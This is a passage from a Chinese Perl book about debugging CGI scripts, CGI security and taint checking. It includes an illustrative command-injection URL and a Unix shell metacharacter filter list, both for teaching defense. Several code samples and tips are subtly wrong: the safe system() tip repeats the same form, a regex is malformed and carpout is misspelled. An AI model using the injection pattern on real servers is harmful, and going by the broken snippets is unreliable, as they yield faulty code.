


图 21.8 基于函数的 CGI 脚本

### 21.2.26 调试 CGI 脚本

错误 500：内部服务器错！错误 500：内部服务器错！错误 500：内部服务器错！是怎么回事？这是因为正在试图调试 CGI 脚本，而且来自服务器的所有信息都显示“错误 500：内部服务器错！”，无法查出问题出在哪里。

当 CGI 脚本存在问题时，Web 服务器通常会返回一个网页，指出诸如“错误 500：内部服务器错！”这样的错误，而且，这些难以理解的消息已经使很多 CGI 程序员非常失望，从而停止操作。要找出问题所在，必须检查脚本自身。下面的步骤就能够帮助你调试 CGI 脚本。

#### 21.2.26.1 可执行吗

这个问题等价于硬件手册中的“你插好它了吗？”有时，你可能会忘记赋予 CGI 脚本适

当的权限，以便让它运行，例如 555 或 755。这里的重点是确保脚本是可执行的，如果不是这样，则当你调用它时，会得到“错误 500”消息。

如果有访问权限方面的问题（如没有读脚本的权限，或者脚本试图处理没有权限的资源），那么通常会得到“权限被拒绝”的消息。

#### 21.2.26.2 语法正确吗

“错误 500”问题的最大来源是语法错。令人欣喜的是，可以在本地很容易地检查脚本的语法，而在 Web 服务器上运行它。要检查脚本的语法，需使用 `-w` 开关（查看警告信息）和 `-c` 开关在控制台的 Perl 下运行它，这样 Perl 将只分析（并不运行）该脚本，并告诉你语法错误：

```
% perl -w -c script.cgi
script.cgi syntax OK
```

这种解决方案应该顾及到多数错误。然而，如果脚本的语法没问题，但还是得到“错误 500”消息，则可以在本地试运行该脚本了。

#### 21.2.26.3 本地运行脚本

CGI.pm 允许在本地运行 CGI 脚本，而不必在 Web 服务器上运行它们。例如，假定有一个想要测试的 CGI 脚本（这里所做的是显示 text 文本字段中的数据，该数据会发送给这个脚本）：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html
(
    -title=>'CGI Example',
    -author=>'Steve',
    -meta=>{'keywords'=>'CGI Perl'}
    -BGCOLOR=>'white',
    -LINK=>'red'
),

"Your name is: ",

$co->em($co->param('text')), ". ",

$co->end_html;
```

可以在命令行运行该脚本。但是，这个脚本期望的 text 控件的数据是什么呢？可以按下述方式在命令行上传递它：



```
% perl script.cgi text=George
```

进行这种操作时，**CGI.pm** 会在控制台上显示出它将要发送给 Web 服务器的信息，如下所示：

```
% perl script.cgi text=George
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML//EN">
<HTML>

<HEAD>
<TITLE>CGI Example</TITLE>
<LINK REV=MADE HREF="mailto:Steve">
<META NAME="keywords" CONTENT="CGI Perl">
</HEAD>

<BODY BGCOLOR="white" LINK="red">
Your name is: <EM>George</EM>.
</BODY>

</HTML>
```

如果有多个参数要填充，也可以在命令行上传递它们，如下所示：

```
% perl script.cgi text1=George text2=Georgette text3=Georgie
```

事实上，可以把填满这种数据的整个文件重定向到一个脚本，如下所示：

```
% perl script.cgi < input.txt
```

除了设置传递给脚本的参数值之外，还可以设置脚本要读取的环境变量，例如，**CONTENT\_LENGTH**、**HTTP\_USER\_AGENT**、**QUERY\_STRING** 或 **REQUEST\_METHOD**。（在第 24 章中，将更详细地介绍 CGI 脚本中的环境变量）。可以本地设置这些环境变量，但实际的命令要随着操作系统而改变。在 Unix shell 中，可以使用如下所示的命令：

```
setenv REQUEST_METHOD "POST"
```

在 Unix shell 中，它如下所示：

```
export REQUEST_METHOD "POST"
```

在 Windows/MS-DOS 中，可以写为：

```
set REQUEST_METHOD = "POST"
```

注意，通过使用 **Perl -d** 开关，也可以调试使用 **CGI.pm** 的 CGI 脚本。有关调试的详细信息，请参见第 e2 章。

如果不能在本地找到问题所在，则不得当脚本在 Web 服务器上运行时进行查找。这样做可能会很困难，这是由于写到 **STDERR** 的消息实际上进入了服务器的错误日志，多数程序

员都不能访问它。即使你真的能够访问，但找到对应于脚本错误的消息也是很难的。另一方面，可以把 **STDERR** 重定向到自己的 Web 浏览器。

#### 21.2.26.4 使 **STDERR** 重定向到浏览器或文件

要把 **STDERR** 重定向到由 CGI 脚本创建的网页，可以把它重定向到 **STDOUT**，如下：

```
open (STDERR, ">&STDOUT");
```

有时，最好要保留错误日志，你自己就可以进行这种操作，如下所示：

```
open (STDERR, ">error.log");
```

另一个选项是使用 **CGI::Carp**。

#### 21.2.26.5 使用 **CGI::Carp**

贯穿本书，我一直在使用 Perl 函数（例如 **die**、**warn**、**carp**、**croak** 和 **confess**）处理错误，在 CGI 编程中，可以使用它们。然而，用 **CGI::Carp** 模块中的相应函数替换这些函数是一种标准，这是由于该模块产生的消息更适用于 CGI 脚本。

可以按下述方式使用 **CGI::Carp**：

```
use CGI::Carp;

warn "This is a warning.";
die "A serious error occurred, so quitting.";
```

通过把文件句柄传递给 **carpout** 函数，也可以将来自 **die**、**warn** 等的错误消息重定向到文件（而不是 **STDERR**）：

```
use CGI::Carp qw(carput);

open(FILEHANDLE, ">error.log");

carput(\*FILEHANDLE);
```

使用 **fatalsToBrowser**，就可以要求把致命错误消息发送给浏览器：

```
use CGI::Carp qw(fatalsToBrowser);

die "A serious error occurred, so quitting.";
```

也可以查看 CPAN 中的 **CGI::LogCarp** 模块。

相关的解决方案参见 24.2.2 节“使用 CGI 环境变量检查浏览器类型及更多信息”。

## 第 22 章 CGI：创建 Web 计数器、来宾簿、 电子邮件程序和安全脚本

### 22.1 深入分析

在本章及接下来的几章中，将介绍很多样本 CGI 脚本：Web 计数器、来宾簿、电子邮件程序、聊天室、cookies 购物车、在线用户注册表单、游戏等。这些脚本囊括了很多 CGI 功能，由于 Perl CGI 编程已经非常盛行，所以本书引入了其中的大部分功能；对于许多程序员来说，这是本书最有价值的部分。在这里，网页变为活动的，而且具有交互性。

我们把这些 CGI 脚本看作演示脚本，以说明特殊的 CGI 技巧如何起作用（例如，说明如何把 cookies 用于购物车应用程序）。所有的示例都具有完整功能，但在某种程度上只是个框架，所以你可能想自己自定义它们，例如，你可能想把图像添加到来宾簿中，也可能想支持 5 个数字的 Web 计数器，来取代这里讨论的只包含 3 个数字的示例。打算用这些示例演示 CGI 技巧——如从 CGI 脚本中返回图像——而不是像完美的商业应用程序一样起作用。如果想要在 ISP 上安装它们，应该添加错误检查和安全方面的代码（例如，在自定义脚本并添加想要的功能之后），进行检验，以确保它们如期操作。

在开始之前，还应该提及一点，在 Internet 上，有几个 Perl CGI 脚本可供使用。下面列出了一些源及其 URL（当然，在使用这些脚本之前，要检验它们的安全及其他问题）：

- ◆ Jason 的脚本，位于 [www.aestheticsurgerycenter.com/scripts/](http://www.aestheticsurgerycenter.com/scripts/)
- ◆ Matt 的脚本存档，位于 [www.worldwidemart.com/scripts/](http://www.worldwidemart.com/scripts/)
- ◆ Yahoo Perl 脚本，位于 [http://dir.yahoo.com/Computers\\_and\\_Internet/Programming\\_Languages/Perl/Scripts/](http://dir.yahoo.com/Computers_and_Internet/Programming_Languages/Perl/Scripts/)
- ◆ Dale Bewley 的 Perl 脚本和链接，位于 [www.bewley.net/perl/](http://www.bewley.net/perl/)
- ◆ [www.perl.com](http://www.perl.com) CGI 页面，位于 <http://reference.perl.com/query.cgi?cgi>

也可以查阅 World Wide Web 以及 CPAN 的其余 CGI 模块。

开始编写能够完成更多任务的脚本时（在前两章的脚本中，只完成简单的任务），安全性就成为一个需要关注的问题，而且它是本章将重点讲述的主题，由于这是开始 CGI 编程的适当方式。



### 22.1.1 CGI安全

在编程中，安全性通常是应该考虑的问题，目前该问题比以前更为突出，这是由于操作系统变得很复杂，封锁所有安全漏洞将越来越难（新一代的黑客开始攻击你的脚本）。

在 Unix 系统上，CGI 脚本在服务器的用户 ID 为 'nobody' 的环境下运行，这就意味着他们没有很多特权，原因是系统特权越少，其危害就越小。然而，由于疏忽 CGI 脚本，还会产生很多危害，所以在本章中我将介绍如何避免一些潜在的问题。

在发送一些最简单的 CGI 脚本以便公共使用之前，建议阅读下列有关 Perl CGI 安全的网页：

- ◆ W3C 联盟的 CGI 安全页面，位于 [www.w3.org/Security/Faq/www-security-faq.html](http://www.w3.org/Security/Faq/www-security-faq.html)。
- ◆ Perl CGI FAQ 的安全节，位于 [www.perl.com/CPAN-local/doc/FAQs/cgi/perl-cgi-faq.html](http://www.perl.com/CPAN-local/doc/FAQs/cgi/perl-cgi-faq.html)。
- ◆ 有关安装预写脚本危险性的 Selena Sol 的页面，位于 <http://Stars.com/Authoring/Scripting/Security/>。
- ◆ 由 Paul Phillips 编写的 CGI Security FAQ，位于 [www.go2net.com/people/paulp/cgi-security/safe-cgi.txt](http://www.go2net.com/people/paulp/cgi-security/safe-cgi.txt)（然而，应该注意，尽管这个页面包含一些很好的指示器，但自从 1995 以来，却一直没有更新过）。

最大的安全漏洞是无意识地让用户执行系统命令，例如，使用反勾号或 `system` 命令时。如果没有运行任何系统命令，则这将是一场“战役”。有关这个主题及其他主题的详细信息，请参见本书中的“快速解决方案”。

在讨论 CGI 安全性之后，将进入实际的 CGI 编程。在本章中，你将会了解如何从 CGI 脚本中返回图像，这是很不错的技巧。你也会明白如何创建 Web 计数器，它允许你报告网页包含多少个访问者。很多 Web 计数器都在那里，但能够创建自己的计数器就允许你自定义它，如果你愿意，也可以引入它使用的图形。它还采用 CGI 脚本提供文件处理的经验，这是由于 Web 计数器必须把当前的点击数存储在磁盘上。

在本章中，我也将编写一个功能完善的来宾簿。来宾簿是最流行的 CGI 应用程序之一；在我们的来宾簿中，用户能够添加自己的注释，这是通过在文本区域中输入注释，并在文本字段中输入他的名字实现的。在添加时间和日期，把它们写到可以在任意时间查看的网页之后，来宾簿脚本将记录并格式化实体。

在本章中，除了来宾簿之外，还要编写电子邮件程序脚本。如果想要用户的反馈信息，电子邮件程序将会很有用。例如，假定正在 Web 上试图销售新产品，使用电子邮件程序，就能够获得你关注的用户的即时电子邮件。用户要做的是输入文本区域控件，添加他的电子邮件地址，并单击发送按钮。采用这种方式获取电子邮件通常要比使用来宾簿更方便，这是因为来宾簿是私有的，而电子邮件会直接传递给你；你不必打开自己的浏览器搜索它。也可以

编写像监视器和电子邮件一样运行的脚本（要提防它们），还可以编写能够转发邮件的脚本；电子邮件程序拥有许多用途。

简介到此为止，现在可以开始编程了。

## 22.2 快速解决方案

### 22.2.1 认真对待安全性

我们准备把自己的新 CGI 脚本 `SuperDuperSecurityLoopholes` 放在公司的 Web 服务器上，在这之前，应当检查它的安全问题。

CGI 脚本可能包含很多安全漏洞，了解这些漏洞无疑是一个好主意。

假定你有一个能够运行程序的脚本，这些程序名以参数格式传递给该脚本。HTML 表单中的数据将以字符串的方式发送，使用问号 `?` 表示该字符串开始，`&` 用于分界参数，而加号表示空格（更多信息，请查阅第 28 章，我编写了一个应用程序，它能够把文本数据转换为这样的字符串，并把该字符串发送给 CGI 脚本）。该字符串附加在 URL 的末端，这就意味着如果想要执行 Perl 脚本，则调用的 URL 可以如下所示：

```
http://www.yourservercom/user/perl.exe?script1.pl
```

但是，如果黑客看到你正在使用这种不安全的技巧，他们就能够很容易地附加如下所示的参数字符串：

```
http://www.yourservercom/user/perl.exe?-e+'nasty commands'
```

这样，黑客能够执行他们想要的 Perl 命令，所以上述方法并不好。

这个示例指出了 Perl CGI 脚本中最大的安全漏洞：在没有检查你传递给它们的代码的情况下，就调用了外部程序。

在 Perl 中，能够以很多不同的方式调用外部程序。可以使用反勾号，可以打开到另一个程序的管道，可以使用 `system` 和 `exec` 调用。即使 `eval` 语句也不安全，需要特别注意。你设置自己的 CGI 接口是很重要的，这样就不会意外地执行危险代码，很多黑客都是开发使用这种安全漏洞的专家，他们会获取你的 CGI 脚本并执行他们的代码。

事实上，Perl 拥有完整的安全机制，能够处理这种情况；请参见本章后面的“处理被感染的数据”一节。当启用了感染数据时，Perl 不会允许你把脚本之外的数据传递给 `system`、`exec` 或类似调用。

最简单的规则是永远不要把未经检查的数据传递给外部程序，而且总是查找那些确保你不必打开 shell 的方式。

在某些少见的实例中，可能除了使用 shell 之外没有其他选项；在这种情况下，应该总是



检查那些为 shell 元字符传递的参数，不行就删除它们。Unix shell 元字符如下所示：

```
& ; ' ' \ " | * ? ~ < > ^ ( ) [ ] { } $ \n \r
```

---

**提示：**尽管系统调用的标量格式是不安全的，但可以用列表版本取而代之，这是由于该版本相对系统转义符是安全的。不是编写 `system(command, $data @data)`，而是使用 `system(command, $data @data)` 格式。如果进行了系统调用，也应该总是检查这些系统调用的返回值。

---

下面给出了另一个重要说明：不要让其他人有意无意地改写你的脚本和数据文件。换句话说，在设置文件权限级别方面，应该特别谨慎，以确保它们不能被其他人改写。

当然，要应用通常的安全限制：不要用电子邮件发送你的口令，不要在使用公共实用程序（例如 Unix 的 `ytalk`）时输入它们等。不要长时间闲置账号（黑客会查询这样的账号并取而代之）。不要让 CGI 脚本展现太多的系统信息。给口令、信用卡号等加密，而且在必要时使用安全套接字协议层（SSL/https）协议。黑客比你想象得要多。

不必过于惧怕安全问题，但知道它的危险性是值得的。很多 ISP 都遇到过黑客的严重攻击，多数都是针对未用的账号，他们通常调用运行一个 `crack` 程序（他们使用 `crypt` 试图猜测口令，以便保留加密的猜测，并检查公共访问的口令文件的结果）——或者通过粗心的 CGI 脚本获得入口。

相关的解决方案参见 28.2.8 节“处理在线用户注册”。

### 22.2.2 处理被感染的数据

如果打开感染检查的话，就不应当在自己的 CGI 脚本中使用 shell 命令。那么，什么是感染检查呢？

在 CGI 脚本中，最大的安全漏洞之一是把未检查的数据传递给 shell。在 Perl 中，可以使用 `taint` 机制防止这种情况发生。

打开感染检查时，从程序外部赋值的变量（其中包括来自环境、来自标准输入或来自命令行的数据）就会被感染。当它被感染时，你就不能使用它，以免影响程序外的内容。如果使用已感染的变量设置另一个变量，则第二个变量也会被感染，这就意味着已感染的数据会在程序中扩展，但它依然会安全地标记为“已感染”。

---

**提示：**感染只与标量值有关。这就意味着可能会感染数组中的某些元素，而其他元素不会感染。

---

通常，在 `eval`、`system`、`exec` 或管道的 `open` 调用中，不能使用被感染的变量。Perl 确保在调用子 shell 的命令中不使用被感染的数据，而且在修改文件、目录或进程的命令中，也不能使用被感染的数据。

---

**提示：**有一个重要的例外情况：如果把一系列参数传递给系统或 `exec` 语句，则不会为感染检查该列表的元素。

---



如果试图用已感染的数据影响程序之外的内容，则 Perl 会退出，并显示警告消息，这就意味着 CGI 脚本将会停止运行。当已经打开了感染检查时，如果在没有显式设置 PATH 环境变量的情况下调用外部程序，则 Perl 也会退出。

在 Perl 4 版本中，可以使用名为 taintperl 的 Perl 解释程序打开感染检查：

```
#!/usr/local/bin/taintperl
```

然而，在 Perl 5 版本中，感染检查是内置的，可以通过把 -T 开关传递给 Perl 解释程序来启用它：

```
#!/usr/local/bin/perl -T
```

在下面的示例中，打开了感染检查，不存在任何危险，所以不应该有任何问题：

```
#!/usr/local/bin/perl -T
```

```
print "Hello!\n";
```

```
Hello!
```

然而，如果在打开感染检查的情况下潜在地使用危险语句（例如 system 语句），则 Perl 会提示你来自环境数据的安全漏洞。即使当你调用外部程序时并不依赖路径，也会遇到调用程序可能遇到的危险。

将会看到下列错误消息：

```
#!/usr/local/bin/perl -T
```

```
print system('date');
```

```
Insecure $ENV{PATH} while running with -T switch at taint.cgi line 5,  
<> chunk 1.
```

要修复这个问题，需在使用感染检查时显式地设置 \$ENV{'PATH'}：

```
#!/usr/local/bin/perl -T
```

```
$ENV{'PATH'} = '/bin:/usr/bin:/usr/local/bin';
```

```
print system('date');
```

```
Thu Nov 12 19:55:53 EST
```

在下面这个示例中，试图用感染的数据进行系统调用。即使设置了 \$ENV{'PATH'}，脚本也会终止，这是由于它试图把感染的数据传递给 system 语句（注意，即使将数据由 \$\_ 值变为 \$command，它也会被感染）：

```
#!/usr/local/bin/perl -T
```

```
$ENV{'PATH'} = '/bin:/usr/bin:/usr/local/bin';
```

```
while (<>) {
    $command = $_;
    system($command);
}
```

*Insecure dependency in system while running with -T switch  
at taint.cgi line 5, <> chunk 1.*

如果确信数据可靠，那么如何解除感染呢？请参见下一节。

### 22.2.3 未感染的数据

既然已经启用了感染检查，则来自脚本外的内容都会被感染。如果确信数据可靠，则可以解除感染。

解除已感染变量的惟一方式是使用模式匹配，从已感染的变量中提取子字符串。

在这个示例中，我期望已感染的变量\$*tainted* 包含电子邮件地址。将提取该地址并以未感染的数据存储它，如下所示：

```
$tainted =~ /^([\w]+\)\@([\w.]+)/;
$username = $1;
$domain = $2;

print "$username\n";
print "$domain\n";
```

这样，就从感染的变量中提取了安全数据。这就是创建未感染数据的方式——通过从感染的数据中提取你认为安全的子字符串（而且要显式避免 shell 元字符）。

### 22.2.4 在 Unix 中赋予 CGI 脚本更多的特权

若希望想赋予自己的 CGI 脚本更多的功能和更多的系统特权，应当怎样做？

由于 CGI 脚本是在 Unix 中的系统 ID 下以 'nobody' 方式运行的，所以它并不包含很多特权。你可能想要更多的特权，以便让自己的脚本完成某些操作，例如创建文件。你可以赋予 CGI 脚本更多的特权，但这个操作不安全，你应该首先考虑其他的可能选项，然后特别小心地添加更多的特权。

可以采用 *suid* 方式运行 Perl 脚本，这就意味着它与所有者（即你）的特权相同。注意，你一定要有充分的理由这样做，而且应该在应用之后马上删除这些特权。采用 *chmod* 设置脚本的 *s* 位，就可以使该脚本以 *suid* 方式运行：

```
chmod u+s script1.pl
```

采用 *chmod* 设置组字段中的 *s* 位，也可以使脚本以所有者的组特权方式运行：

```
chmod g+s script1.pl
```



然而，应该注意，很多 Unix 系统都包含微妙安全漏洞，使 `suid` 脚本可能用于不友好的意图。如何才能知道自己是否处于这样的系统呢？如果是的话，那么当你设置了 `suid` 位之后试图执行脚本时，将从 Perl 返回错误消息。

---

**提示：**在安全方式下，当采用 `suid` 时，除了运行脚本之外，几乎可以完成所有操作。我引入这个主题只是为了完整性。如果真的升级了 CGI 脚本的权限，则一定要确保自己知道要进行哪些操作，千万不要让这些脚本放任自流。

---

### 22.2.5 确定浏览器处理的 MIME 类型

我们要将来自老系统 SuperDuperWildcatPro3 的图像（一种专利图像格式，即已编码的 `binksy12a`，修订版为 14.3）发送到自己的浏览器中，但却没有显示出来，是怎么回事？原因是你的浏览器不能处理这种格式。

通过检查 `HTTP_ACCEPT` 环境变量，就可以检查浏览器能够接受的图像格式种类，该环境变量会列出浏览器能够接受的 MIME（Multipurpose Internet Mail Extension，多用 Internet 邮件扩展）类型（有关环境变量的更多信息，请参见第 24 章）。MIME 类型可用于所有主要的数据格式，例如 GIF 或 JPEG（事实上，也要为任意给定的 MIME 类型，激活你的 Web 服务器；否则，它将以文本方式传递数据，当 Microsoft Word 用户第一次通过电子邮件发送 DOC 文件时，他们都很惊讶）。

下面的短 CGI 脚本显示了读脚本的浏览器能够接受的 MIME 类型的种类：

```
#!/usr/local/bin/perl

use CGI;

$co = new CGI;

print $co->header,

$co->start_html,

    "Your browser accepts: ",

    $ENV{HTTP_ACCEPT},

$co->end_form,
$co->end_html;
```

图 22.1 显示了结果，这是 Netscape Navigator 能够接受的图像类型：`image/gif`、`image/x-xbitmap`、`image/jpeg` 等（遗憾的是，`image/binksy12a` 不会显示于该列表中）。

相关的解决方案参见 24.2.2 节“获取 CGI 环境变量，以检查浏览器类型及更多内容”。



